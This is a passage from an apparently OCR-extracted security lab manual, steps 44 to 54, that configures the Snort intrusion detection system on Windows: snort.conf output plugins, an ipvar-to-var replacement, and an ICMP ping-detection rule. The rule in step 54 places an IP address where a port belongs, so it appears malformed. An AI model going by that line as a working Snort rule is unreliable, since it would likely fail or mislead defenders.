
    Note: To 'comment out' is to render a block of code inert by turning it into a comment.




44. Scroll down to line 326 and delete **lzma** keyword and a (**space**).



45. Scroll down to **Step #6: Configure output plugins** (Line 513). In this step, provide the location of the **classification.config** and **reference.config** files.
46. These two files are in **C:\Snort\etc**. Provide this location of files in the configure output plugins (in Lines 532 and 533) (i.e., **C:\Snort\etc\classification.config** and **C:\Snort\etc\reference.config**).



47. In **Step #6**, add to line (534) **output alert_fast: alerts.ids:** this command orders Snort to dump all logs into the **alerts.ids** file.




48. In the **snort.conf** file, find and replace the **ipvar** string with **var**. To do this, press **Ctrl+H** on the keyboard. The **Replace** window appears; enter **ipvar** in the **Find what** : text field, enter **var** in the **Replace with** : text field, and click **Replace All**.

    Note: You will get a notification saying 11 occurrences were replaced.

49. By default, the string is **ipvar**, which is not recognized by Snort: replace with the **var** string, and then **close** the window.

    Note: Snort now supports multiple configurations based on VLAN Id or IP subnet within a single instance of Snort. This allows administrators to specify multiple snort configuration files and bind each configuration to one or more VLANs or subnets rather than running one Snort for each configuration required.



50. Click **Close** to close the **Replace** window.


51. Save the **snort.conf** file by pressing **Ctrl+S** and close Notepad++ window.

52. Before running Snort, you need to enable detection rules in the Snort rules file. For this task, we have enabled the ICMP rule so that Snort can detect any host discovery ping probes directed at the system running Snort.

53. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad++**.

54. In line 21, type **alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.1.19 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** and save. Close the **Notepad++** window.

